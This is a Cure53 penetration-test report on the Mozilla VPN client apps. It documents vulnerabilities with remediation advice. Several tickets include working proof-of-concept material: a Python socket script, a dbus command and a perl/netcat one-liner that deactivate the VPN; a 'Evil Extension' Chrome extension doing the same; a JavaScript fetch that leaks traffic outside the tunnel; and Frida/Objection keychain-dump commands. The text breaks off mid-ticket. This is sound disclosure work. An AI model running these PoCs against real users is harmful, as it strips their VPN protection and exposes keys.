Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Mozilla VPN Client Apps 05.-06.2023

Cure53, Dr.-Ing. M. Heiderich, J. Hector, J. Ramsmark, BSc. C. Kean, M. Haunschmid

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

“Mozilla VPN runs on a global network of servers. Using the most advanced WireGuard® protocol, we encrypt your network activity and hide your IP address. We never log, track, or share your network data.”

From https://www.mozilla.org/en-US/products/vpn/

The scope, findings, and conclusory observations following a Cure53 penetration test and source code audit against newly-implemented Mozilla VPN client application features are all outlined in the following documentation. After receiving the initial request by the Mozilla project handlers in April 2023, an audit team comprising five senior testers was assembled to perform the relevant targeted inspections throughout CW22 May 2023. To gain maximum depth of coverage and yield of issues, both parties agreed upon a resource allocation totalling 21 work days.

The key entities in focus for this review were grouped into five distinct work packages (WPs), which were hence delegated to the appropriate team members based on their specific expertise in certain areas. The WP definitions can be consulted below:

- **WP1**: Security tests & code audits against MozillaVPN Qt6 app for macOS
- **WP2**: Security tests & code audits against MozillaVPN Qt6 app for Linux
- **WP3**: Security tests & code audits against MozillaVPN Qt6 app for Windows
- **WP4**: Security tests & code audits against MozillaVPN Qt6 app for iOS
- **WP5**: Security tests & code audits against MozillaVPN Qt6 app for Android

In context, Cure53 has already held assessments against the Mozilla VPN clients on previous occasions; this report represents the third engagement, whilst the inaugural assignment was performed back in August 2020.

The client provided access to test builds, sources, subscription accounts, an explicit list of new features (serving as the focus areas), as well as other assorted items required for evaluation purposes. In terms of the penetration testing methodology, this procedure complied with a white-box approach.

All preparations were completed in late May 2023, specifically during CW21, to ensure that Cure53 could kick off proceedings as seamlessly as possible. Communications were enabled via a dedicated, shared Slack channel between Mozilla and Cure53 teams, to which all personnel from both parties were invited.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The communication process was smooth on the whole and required minimal cross-team queries. The scope received transparent preparation and no notable roadblocks were encountered during the test. The Mozilla team also accepted Cure53's recommendation to conduct live reporting.

In relation to the areas of concern encountered throughout the course of the procedure, a total of fifteen findings were identified and documented following widespread coverage across the work packages and respective scrutinized facets. Of these, seven were categorized as security vulnerabilities; the remaining eight exhibited low risk potential and rather represented general weaknesses.

These located flaws contributed to the decidedly mixed overall impression garnered for the Mozilla VPN client applications security resilience. Whilst the code structure was considered soundly composed and did not exhibit any memory corruption faults, some features of the VPN client are exposed via daemon sockets, a local TCP server, and a helper binary. These features are insufficiently restricted and allow unauthorized access, which could potentially lead to VPN connection deactivation. One of these features even remains accessible by a rogue browser extension.

Despite the persistent detrimental behaviors, Cure53 believes that the developer team will encounter little difficulties negating them. However, their mere presence compounds the argument that stronger due diligence must be enacted against identifying potential attack vectors following the implementation of new features, which should be mitigated at the point of origin.

A number of key sections form the report composition moving forward. Firstly, the scope, test setup, and assorted materials leveraged for the team's analyses are itemized in the ensuing bullet points. Subsequently, all findings are provided in ticket format and by chronological order of detection, starting with the *Identified Vulnerabilities* and culminating with the *Miscellaneous Issues*. Each ticket offers an advanced summary, a Proof-of-Concept (PoC) or steps to reproduce, and the suggested fix method(s) for the specific issue context.

To close, the *Conclusions* segment serves to elucidate Cure53's final impressions regarding the project coverage and observed faults, as well as proffer a definitive overview of the Mozilla VPN client applications and respective focus items' security posture.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Source-code audits & security assessments against 5 MozillaVPN Qt6 apps & clients**
  - **WP1**: Security tests & code audits against MozillaVPN Qt6 app for macOS
    - **Source code:**
      - https://github.com/mozilla-mobile/mozilla-vpn-client/tree/v2.15.0
  - **WP2**: Security tests & code audits against MozillaVPN Qt6 app for Linux
    - **Source code:**
      - https://github.com/mozilla-mobile/mozilla-vpn-client/tree/v2.15.0
  - **WP3**: Security tests & code audits against MozillaVPN Qt6 app for Windows
    - **Source code:**
      - https://github.com/mozilla-mobile/mozilla-vpn-client/tree/v2.15.0
  - **WP4**: Security tests & code audits against MozillaVPN Qt6 app for iOS
    - **Source code:**
      - https://github.com/mozilla-mobile/mozilla-vpn-client/tree/v2.15.0
  - **WP5**: Security tests & code audits against MozillaVPN Qt6 app for Android
    - **Source code:**
      - https://github.com/mozilla-mobile/mozilla-vpn-client/tree/v2.15.0
- **Test builds:**
  - https://firefox-ci-tc.services.mozilla.com/tasks/index/mozillavpn.v2.mozilla-vpn-client.branch.releases.2.15.0.latest.build
- **Credentials:**
  - U: julian+moz@cure53.de
  - U: julian+moz2@cure53.de
  - U: chris@cure53.de
  - U: jinny@cure53.de
  - U: martin@rs.cure53.de
- **Test-supporting material was shared with Cure53**
- **All relevant sources were shared with Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified during the testing period. Notably, findings are cited in chronological order rather than by degree of impact, with the severity rank offered in brackets following the title heading for each vulnerability. Furthermore, all tickets are given a unique identifier (e.g., *FVP-03-001*) to facilitate any future follow-up correspondence.

FVP-03-002 API: User account DoS via lockout method *(Medium)*

During the assessment, the observation was made that Firefox accounts are locked for 15 minutes should a user repeatedly enter an incorrect password. Following this lock time frame, an attacker can simply repeat the process and force the account into a permanently locked state, thereby preventing the affected user from accessing their VPN account, since the client utilizes the Firefox API for authentication purposes. As such, this represents a Denial-of-Service (DoS) circumstance.

Example request:

```
POST /v1/account/login HTTP/1.1
Host: api.accounts.firefox.com
Content-Type: application/json
User-Agent: MozillaVPN/2.15.0 (sys:windows 10; iap:true)
Content-Length: 375
Connection: close
Accept-Encoding: gzip, deflate
Accept-Language: en-SE,*

{"authPW":"ef1dccfe7b19dd8cd1307b27ac7d87fa5c58f47e2e35413b1a24f7cef55a2d3c","em
ail":"jinny@cure53.de","metricsContext":
{"deviceId":"8a691a8a42a847a982e97b7acf7ce2c2","flowBeginTime":1685435422100,"fl
owId":"14d97746a175cb9865a10863be4df7ab92270209e65f883b23ef3c27befc6d5f"},"reaso
n":"signin","service":"e6eb0d1e856335fc","skipErrorCase":true,"verificationMetho
d":"email-otp"}
```

Example response:

```
{"code":429,"errno":114,"error":"Too Many Requests","message":"Client has sent
too many
requests","info":"https://mozilla.github.io/ecosystem-platform/api#section/
Response-format","retryAfter":900,"retryAfterLocalized":"in 15
minutes",","verificationMethod":"email-captcha","verificationReason":"login"}
```

A multitude of approaches to protect accounts from brute-forcing attacks can be adopted in this context, which one can assume would be an adversary's compromise attempt of choice here. However, the Mozilla team must ensure that the integrated safeguard

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

measures do not subsequently evoke emerging issues, such as locking a legitimate user out.

To mitigate this issue, Cure53 advises incorporating throttling that initiates blocking based on IP address, as demonstrated in the example provided above. Notably, this will not deter a determined attacker but may decelerate their efforts; low-tech attackers would likely be repelled from exploring this vector in addition. Alternatively, the developer team could install a CAPTCHA mechanism during authentication. A plethora of options for this are available at the time of testing, whereby a legitimate user would remain oblivious to its presence but an adversary attempting to misuse the service would encounter said feature and henceforth desist their attack.

FVP-03-003 WP5: DoS via serialized intent *(Medium)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Testing confirmed that the Android app exposes multiple activities to third-party apps. A malicious application could leverage this weakness to crash the app at any time by sending a crafted intent. This ticket's severity impact was considered *Medium*, since a malicious app operating in the background could recurrently action this behavior to render the Android app completely unusable, thus causing a DoS.

However, since the WireGuard tunnel is managed by the Android OS, an application crash will not consequently cause the tunnel to fail.

The AndroidManifest file indicates that an intent filter is set for the affected activity and causes an explicit export.

Affected file:
AndroidManifest.xml

Affected code:
```
<activity android:name="mozilla.telemetry.glean.debug.GleanDebugActivity"
android:exported="true" android:launchMode="singleInstance" />
```

The *IntentFuzzer* app can be utilized to simulate sending a serializable intent to the app. The following steps can be followed to verify the present issue:

Steps to reproduce:
1. Open the app and push it to the background whilst running.
2. Record the Android logs locally via:

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
adb logcat > log.txt
```

3. Open the *IntentFuzzer* app.
4. Select *NonSystemApps → org.mozilla.firefox.vpn.*
5. Scroll down in the activities and long-press the *mozilla.telemetry.glean.debug.GleanDebugActivity* activity until an intent is sent.
6. Confirm in the logcat output that a serializable intent has caused a fatal crash in *org.mozilla.firefox.vpn.*

Crash output (syslog):

```
06-03 14:51:50.455  1752  3477 W NotificationService: Toast already killed.
pkg=com.android.intentfuzzer token=android.os.BinderProxy@6f606c8
06-03 14:51:52.557  1752  1774 I ActivityTaskManager: START u0
{cmp=org.mozilla.firefox.vpn/mozilla.telemetry.glean.debug.GleanDebugActivity
(has extras)} from uid 10242
[...]
05-31 22:13:07.133 32727 32727 E AndroidRuntime: FATAL EXCEPTION: main
05-31 22:13:07.133 32727 32727 E AndroidRuntime: Process:
org.mozilla.firefox.vpn, PID: 32727
05-31 22:13:07.133 32727 32727 E AndroidRuntime: java.lang.UnsatisfiedLinkError:
Unable to load library 'mozillavpn_arm64-v8a'
```

To mitigate this issue, Cure53 recommends correctly validating the data received via *intents* within the affected activity. Specifically, one can advise wrapping the call to the broadcast receiver in a *try/catch* statement whilst targeting a generic *Exception*. This would ensure that any situation whereby a malicious application attempts to cause the app to crash by sending illegal arguments will be avoided completely.

FVP-03-008 WP4: Keychain access level leaks WG private key to iCloud *(**Critical**)*

***Note**: This issue was discussed with the developers and it was agreed that the behavior only reproduces in specific situations related to the test setup.*

Testing confirmed that the WireGuard configuration stored within the iOS Keychain is set with an access level that causes subsequent inclusion in device backups stored within the iCloud. This issue can be confirmed by using the Frida framework[1] in combination with the Objection toolkit[2]. The steps to extract the Keychain on a jailbroken iPhone are offered in the following paragraphs.

[1] https://frida.re/
[2] https://github.com/sensepost/objection

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Firstly, the *frida-server* binary must be installed via the Cydia app store, which can be achieved by inserting the Frida repository[3] to the Cydia app store. To connect to the Frida server, one must port forward the local 27042 port to the remote 27042 port via the following command:

Command:
```
ssh -L 27042:127.0.0.1:27042 root@<iPhone_ip_address>
```

As a consequence, the Objection command will be executed on the local machine the port 27042 was forwarded to. Pertinently, the command must specify the package of the process the client will connect to.

Command:
```
objection --network --gadget "org.mozilla.ios.FirefoxVPN" explore
```

Finally, the following command can be used to read the process' Keychain items that the client connected to.

Command:
```
ios keychain dump
```

The application protects the WireGuard private key with the *AfterFirstUnlock*[4] attribute, which permits access following the first unlock until the first restart. Furthermore, migration in encrypted backups via iTunes or iCloud is facilitated. This functionality is implemented by *wireguard-apple*[5], which the client employs.

Affected file:
WireGuard/Shared/Keychain.swift

Affected code:
```
#if os(iOS)
items[kSecAttrAccessGroup as String] = FileManager.appGroupId
items[kSecAttrAccessible as String] = kSecAttrAccessibleAfterFirstUnlock
```

[3] https://build.frida.re
[4] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlock
[5] https://github.com/WireGuard/wireguard-apple/blob/master/Sources/Shared/Keychain.swift

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

However, whilst iCloud backups are always encrypted, they are not end-to-end encrypted by default. If the user does not opt in to *Advanced Data Encryption*[6], the secret key for the Keychain item containing the WireGuard private key will always be readable by Apple, and may therefore be subjected to subpoena by law enforcement agencies[7].

Access Level	Account	Data
AfterFirstUnlock	*Mozilla VPN: E3E7676B-E4BF-4504-AD24-C5AAC0B6401A*	`[Interface]` `PrivateKey = [...]`

Steps to reproduce:

1. Set up the MozillaVPN app with an active subscription and ensure that it is connected to a VPN server at least once.
2. Utilize the aforementioned method to dump the Keychain and confirm that the WireGuard private key is present.
3. Create an iCloud backup via *Settings → Apple ID → iCloud → Back Up Now*.
4. Factory reset the iPhone via *Settings → General → Reset → Erase All Content and Settings*.
5. Set up the iPhone and select *Restore from iCloud Backup*.
6. Adopt the aforementioned method to dump the Keychain again and confirm that the WireGuard private key was restored.

The current KeyChain access level leaks the WireGuard private key to the iCloud via device backups, wherein it remains readable by Apple unless the user explicitly opts in for *Advanced Data Encryption*.

To mitigate this issue, Cure53 recommends reconfiguring the Keychain item to *AfterFirstUnlockThisDeviceOnly*[8], which will ensure omission from device backups in the iCloud.

[6] https://support.apple.com/en-us/HT202303#advanced
[7] https://www.apple.com/legal/privacy/law-enforcement-guidelines-us.pdf
[8] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlockthisdeviceonly

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-03-009 WP1-2: Lack of access controls on daemon socket *(Medium)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

During testing, Cure53 noted that the daemon socket stored within the */var/run/mozillavpn/daemon.socket* file location on MacOS lacks access control enforcement. This enables the following scenarios from an alternative low-privileged user on the same machine:

- Read daemon logs (*logs* command)
- Clear daemon logs (*cleanlogs* command)
- Leak public key of connecting client (by listening on the socket).
- Terminate the daemon and thus all running VPN connections on the machine (*deactivate* command). Note: On Linux, this only terminates the VPN connection, whilst on MacOS a *Background service error* was observed. The latter circumstance blocks any new VPN connections, effectively incurring a DoS. The daemon must be restarted in this context, which requires sudo privileges.

Affected file:
src/src/apps/vpn/daemon/daemonlocalserverconnection.cpp

Affected code:
```
void DaemonLocalServerConnection::parseCommand(const QByteArray& data) {
  QJsonDocument json = QJsonDocument::fromJson(data);
  [... no access control checks happening ...]
  if (type == "deactivate") {
    Daemon::instance()->deactivate();
    return;
  }
[...]
}
```

The following Python script for MacOS deactivates the daemon, resulting in a termination of all VPN connections. Additionally, the daemon must be restarted for the VPN application to once again function as intended.

PoC Python script:
```
import socket
sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
sock.connect("/var/run/mozillavpn/daemon.socket");
payload = '{"type": "deactivate"}\n'
sock.sendall(payload.encode('UTF-8'))
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

On Linux, commands can be sent to the daemon via d-bus.

Linux command:

```
dbus-send --system --print-reply --type=method_call --
dest=org.mozilla.vpn.dbus / org.mozilla.vpn.dbus.deactivate
```

To mitigate this issue, Cure53 advises implementing access controls to guarantee that the user sending commands to the daemon is permitted to initiate the intended action. For example, OpenVPN on Linux also utilizes d-bus but implements its own session manager to mitigate the risk of correlatory attack scenarios.

FVP-03-010 WP1-3: VPN leak via captive portal detection *(Medium)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Cure53's procedures verified that the *captive portal notification* feature sends unencrypted HTTP requests outside of an active tunnel to configured IP addresses. This feature must be activated in the settings; at the time of testing, only one IPv4 and one IPv6 address was configured as externally accessible. Nonetheless, the risk of deanonymization persists should either of the following two conditions be encountered:

- A malicious MitM actor monitors traffic between the victim and the configured IP addresses.
- Attacker issues unencrypted HTTP requests outside the tunnel to the specified IP addresses from the victim machine.

One must consider that a successful exploitation of either scenario is substantially complex, though not entirely unfeasible. Consequently, users of Mozilla VPN - who are considered potential targets by state-sponsored or state-supported organizations - could be exposed to risk.

Notably, this issue has already been reported during the penetration test conducted in March 2021 via ticket FVP-02-001.

Steps to reproduce:

1. Check *Settings → Notifications → Guest Wi-Fi portal alert*
2. Turn on Mozilla VPN.
3. Visit an attacker-controlled website, which initiates a connection to the non-tunnelled IP address:

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
<script>
 window.setInterval(_ => fetch("http://34.107.221.82/success.txt?
uniquetoken=cure53.de.313373", {mode:"no-cors"}), 5000)
 </script>
```

4. Observe that the network request is initiated outside the tunnel connection:

No.	Time	Source	Destination	Protocol	Length	Info
66	15.000690	192.168.64.2	146.70.116.162	WireG…	122	Transport Data, receiver=0x223185DA, counter=128, datalen=48
67	15.020289	146.70.116.162	192.168.64.2	WireG…	122	Transport Data, receiver=0x3F50DA52, counter=119, datalen=48
68	16.002955	192.168.64.2	146.70.116.162	WireG…	122	Transport Data, receiver=0x223185DA, counter=129, datalen=48
69	16.015333	146.70.116.162	192.168.64.2	WireG…	122	Transport Data, receiver=0x3F50DA52, counter=120, datalen=48
70	17.003947	192.168.64.2	146.70.116.162	WireG…	122	Transport Data, receiver=0x223185DA, counter=130, datalen=48
71	17.018845	146.70.116.162	192.168.64.2	WireG…	122	Transport Data, receiver=0x3F50DA52, counter=121, datalen=48
72	17.370266	192.168.64.2	34.107.221.82	TCP	78	52126 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=4
73	17.391270	34.107.221.82	192.168.64.2	TCP	74	80 → 52126 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 SA
74	17.391669	192.168.64.2	34.107.221.82	TCP	66	52126 → 80 [ACK] Seq=1 Ack=1 Win=131584 Len=0 TSval=415604932
75	17.392068	192.168.64.2	34.107.221.82	HTTP	378	GET /success.txt?uniquetoken=cure53.de.313373 HTTP/1.1
76	17.415975	34.107.221.82	192.168.64.2	TCP	66	80 → 52126 [ACK] Seq=1 Ack=313 Win=66816 Len=0 TSval=13038915
77	17.415981	34.107.221.82	192.168.64.2	HTTP	282	HTTP/1.1 200 OK (text/plain)
78	17.416333	192.168.64.2	34.107.221.82	TCP	66	52126 → 80 [ACK] Seq=313 Ack=217 Win=131328 Len=0 TSval=41560
79	17.609244	34.102.244.91	192.168.64.2	TCP	97	[TCP Retransmission] 443 → 49262 [PSH, ACK] Seq=1 Ack=1 Win=2
80	18.001029	192.168.64.2	146.70.116.162	WireG…	122	Transport Data, receiver=0x223185DA, counter=131, datalen=48
81	18.013239	146.70.116.162	192.168.64.2	WireG…	122	Transport Data, receiver=0x3F50DA52, counter=122, datalen=48

Fig.: A unique token can be observed in plain-text outside of the VPN tunnel

To mitigate this issue and improve the privacy of Mozilla VPN users, Cure53 advises disabling the captive portal feature by default and warning users of potential IP leakage upon activation. Furthermore, the dev team should ensure only the Mozilla VPN process is permitted to initiate this connection, thereby negating the possibility of an attacker-controlled website leaking the user's IP address.

FVP-03-011 WP1-3: Lack of local TCP server access controls *(Medium)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Whilst investigating the method by which communication between Firefox Multi-Account containers and the VPN client is performed, Cure53 acknowledged that the VPN client exposes a local TCP interface running on port 8754. This port is bound to localhost, which inherently integrates a certain degree of protection. However, anyone operating on the localhost can issue a request to the port and disable the VPN. This issue exhibits similar behaviors to FVP-03-009, but does not require access to the socket located on the filesystem.

In order to demonstrate the issue, the following PoC can be run from the local terminal. Note, this port is exposed on Linux, MacOS and Windows, thus affecting all three platforms.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PoC:
```
perl -e 'print pack("I", 18) . "{\"t\":\"deactivate\"}"' | nc -v 127.0.0.1 8754
```

The corresponding code that handles the command is listed below, with the relevant area highlighted.

Affected file:
src/apps/vpn/server/serverconnection.cpp

Affected code:
```
static QList<RequestType> s_types{
[...]
    RequestType{"deactivate",
                [](const QJsonObject&) {
                  MozillaVPN::instance()->deactivate();
                  return QJsonObject();
[...]
```

Although not all VPN commands are exposed via this interface, deactivating the VPN connection is nonetheless possible, thus exposing the user to potential deanonymization.

To mitigate this issue, Cure53 advises removing the disabling functionality altogether, since it appears surplus to requirement as verified by an inspection of the associated Firefox add-on code.

FVP-03-012 WP1-3: Rogue extension can disable VPN using *mozillavpnp* (*High*)

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Supplementary investigations of the multi-account container add-on revealed that the Native Messaging API[9] is utilized to communicate with the *mozillavpnp* application, which in return communicates with the local service mentioned in ticket FVP-03-011. Here, the assessment verified that the *mozillavpnnp* does not sufficiently restrict the application caller, henceforth permitting a malicious add-on to interact with the VPN and subsequently disable the VPN connection.

In order to validate the present issue, the following Chrome web extension was implemented.

[9] https://developer.chrome.com/docs/extensions/mv3/nativeMessaging/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

***manifest.json*:**

```
{
  "manifest_version": 3,
  "name": "Evil Extension",
  "version": "1.0",
  "permissions": ["nativeMessaging"],
  "background": {
    "service_worker": "background.js"
  },
  "action": {
    "default_title": "Evil Extension"
  }
}
```

***background.js*:**

```
chrome.action.onClicked.addListener((tab) => {
  let port = chrome.runtime.connectNative('com.mozilla.vpn');
  port.onMessage.addListener((msg) => {
    console.log("Received" + JSON.stringify(msg));
  });
  port.onDisconnect.addListener(() => {
    console.log("Disconnected");
  });
  port.postMessage({ t: "deactivate" });
});
```

Native message host manifest:

```
{
  "name": "com.mozilla.vpn",
  "description": "Mozilla VPN Native Messaging Host",
  "path": "/lib/mozillavpn/mozillavpnnp",
  "type": "stdio",
  "allowed_origins": [
    "chrome-extension://hlfgndmpkkjbnloimdldlilnfgidiaab/"
  ]
}
```

To mitigate this issue, Cure53 recommends incorporating a caller origin validation within the native application. This is achievable by leveraging the argument passed when the application is called as part of the native messaging protocol, since the add-on ID is passed as an argument. Henceforth, the application can only be used by the correct add-on.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not incur an exploit but may assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy method by which to be called. Conclusively, whilst a vulnerability is present, an exploit may not always be possible.

FVP-03-001 WP2: Vulnerable third-party libraries *(Info)*

Two third-party libraries containing known security vulnerabilities were identified during the assessment. Whether these vulnerabilities are exploitable, however, depends on the relevant functionality usage in the targeted application. Notably, Cure53 could not verify the components' use case during the time frame of the evaluation; in fact, one can speculate whether they should be included altogether.

Shell command:

```
snyk test --all-projects

mozilla-vpn-client... (requirements.txt)
Tested 18 dependencies for known issues, found 3 issues, 3 vulnerable paths.
```

Generally speaking, supply chain security is considerably challenging to implement to an optimal standard. Oftentimes, an easy or perfect solution simply cannot be offered. In light of this, the developer team should ensure dependence on the most recent version of each deployed library, thereby benefiting from previously patched fixes.

NPM, for instance, offers a functionality entitled *npm audit fix* that can handle this integration. However, its efficacy may vary depending on the use case. One must also consider that retaining comprehensively up-to-date third-party libraries will become exponentially challenging depending on the volume of incorporated libraries. In such circumstances, one may have to resort to either sending PRs to the library maintainers or forking the library. Other package and library managers also offer correlating functionality.

In addition, the Mozilla team could designate this task to an appropriate team member to ensure it is not neglected and relegated to the backlog. Finally, certain libraries may simply require replacing with actively maintained alternatives.

To mitigate the existing issues as effectively as possible, Cure53 recommends upgrading all affected libraries and establishing a policy to guarantee that libraries remain up-to-date moving forward. If they are not in use, the dev team should consider removing them.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-03-004 WP5: Network Security Config defines cleartext exception *(Info)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Whilst reviewing the Android code base, Cure53 observed that the Network Security Configuration permits cleartext traffic for app communications. Nonetheless, since testing could not verify the presence of any actual cleartext communications, the ticket's severity impact was downgraded to *Info*.

Affected file:
AndroidManifest.xml

Affected code:
```
<application android:theme="@style/AppTheme" android:label="Mozilla VPN"
android:icon="@mipmap/vpnicon"
android:name="org.mozilla.firefox.vpn.qt.VPNApplication"
android:allowBackup="false" android:hardwareAccelerated="true"
android:extractNativeLibs="true" android:usesCleartextTraffic="true"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

To mitigate this issue, Cure53 advises setting the *cleartextTrafficPermitted* directive to *false*, which would block requests without TLS.

FVP-03-005 WP5: Unmaintained Android ver. support via minSDK level 24 *(Info)*

Whilst analyzing the Android Manifest contained within the APK binary, the discovery was made that the app supports Android 7 (API level 24) and upward. This can incur detrimental security implications for the app, due to the fact that Android 10 (API level 29) received its final security updates in February 2023 and is no longer actively maintained.

This increases the potential attack surface posed by the outdated environment in which the app operates. For instance, vulnerabilities such as *CVE-2019-2215*[10] and *StrandHogg 2.0*[11] can still affect Android versions up to Android 9 (API level 28).

Affected file:
AndroidManifest.xml

Affected code:
```
<uses-sdk android:minSdkVersion="24" android:targetSdkVersion="31" />
```

[10] https://nvd.nist.gov/vuln/detail/CVE-2019-2215
[11] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

To mitigate this issue, Cure53 advises raising the minSDK level to 30 to ensure that the app can only run on an Android version that regularly receives security updates and is actively maintained. Increasing the API level in this way would reduce the potential attack surface to the app posed by known vulnerabilities in the Android version it operates on.

FVP-03-006 WP4: Outdated iOS version support *(Info)*

The application sets the minimum iOS version for the app to run at iOS 13, which potentially exposes the app to the risks of known vulnerabilities in outdated software. For instance, iOS 14 and below offer numerous publicly available exploits for privilege escalation vulnerabilities that allow a local attacker to gain root access on the iPhone.

The Apple AppStore statistics[12] for iOS indicate that, as of May 2023, the majority of users operate on iOS 16 (~81%) and iOS 15 (13%). Conclusively, this renders support for iOS 14 and below only necessary in edge-case scenarios, for which legacy software cannot be avoided for compatibility reasons.

Affected file:
Info.plist

Affected code:
```
<key>MinimumOSVersion</key>
<string>13.0</string>
```

To mitigate this issue, Cure53 suggests increasing the application's *minOS* version to at least iOS 15 to ensure known iOS security vulnerabilities are avoided. In addition, it is advised to closely observe the aforementioned usage statistics regarding iOS versions and adjust the *minOS* parameter accordingly. Ideally, the developer team should select a version that finds the middle ground between greatest volume of security patches applied and largest user base.

[12] https://developer.apple.com/support/app-store/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-03-007 WP5: Insecure v1 signature support in Android client *(Low)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Testing confirmed that the application is signed with the v1 APK signature, which is considered prone to the known Janus vulnerability[13] affecting Android versions lower than 8. This vulnerability enables an attacker to inject malicious code into the APK without breaking the signature.

In the current version, the app permits a minimum SDK of 24, which represents one of the Android versions impacted by this flaw.

Affected file:
AndroidManifest.xml

Affected code:
```
<uses-sdk android:minSdkVersion="24" android:targetSdkVersion="31" />
```

Command:
```
apksigner verify --print-certs -v mozilla_vpn.apk
[...]
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): false
```

To mitigate this issue, one can recommend altering the *minSdkVersion* to at least 26 (Android 8) to only permit installations on Android versions that are not affected by the aforementioned vulnerability. In addition, future releases should only be signed with APK signatures constituting v2 and newer.

[13] https://www.guardsquare.com/blog/new-android-vulnerability-allows-attac[...]ures-guardsquare

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-03-013 WP5: Lack of screenshot protections *(Low)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Testing confirmed that the Android app does not deploy a security screen when pushed to the background. A threat actor with physical access can extract the screenshots created in the background by inspecting the local storage via ADB. As a consequence, any MozillaVPN data stored within those screenshots would be susceptible to leakage.

This issue can be reproduced by pushing the app to the background whilst displaying the login password. The screenshot can then be pulled from the following directory via the Android Debug Bridge[14].

Affected file:
/data/system_ce/0/snapshots/22.jpg



Fig.: Screenshot in system storage displaying login password.

To mitigate this issue, Cure53 advises implementing security screens for the *onActivityPause*[15] and *ON_PAUSE* lifecycle events[16]. In addition, the Android *FLAG_SECURE* flag[17] should be set for all views containing sensitive information to provide supporting application protection against screenshot leakage.

[14] https://developer.android.com/studio/command-line/adb
[15] https://developer.android.com/reference/android/app/Application.ActivityLifecycleCallback…Activity%29
[16] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[17] https://developer.android.com/reference/android/view/WindowManager.LayoutParams#FLAG_SECURE

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-03-014 WP4: Lack of iOS filesystem protections *(Low)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

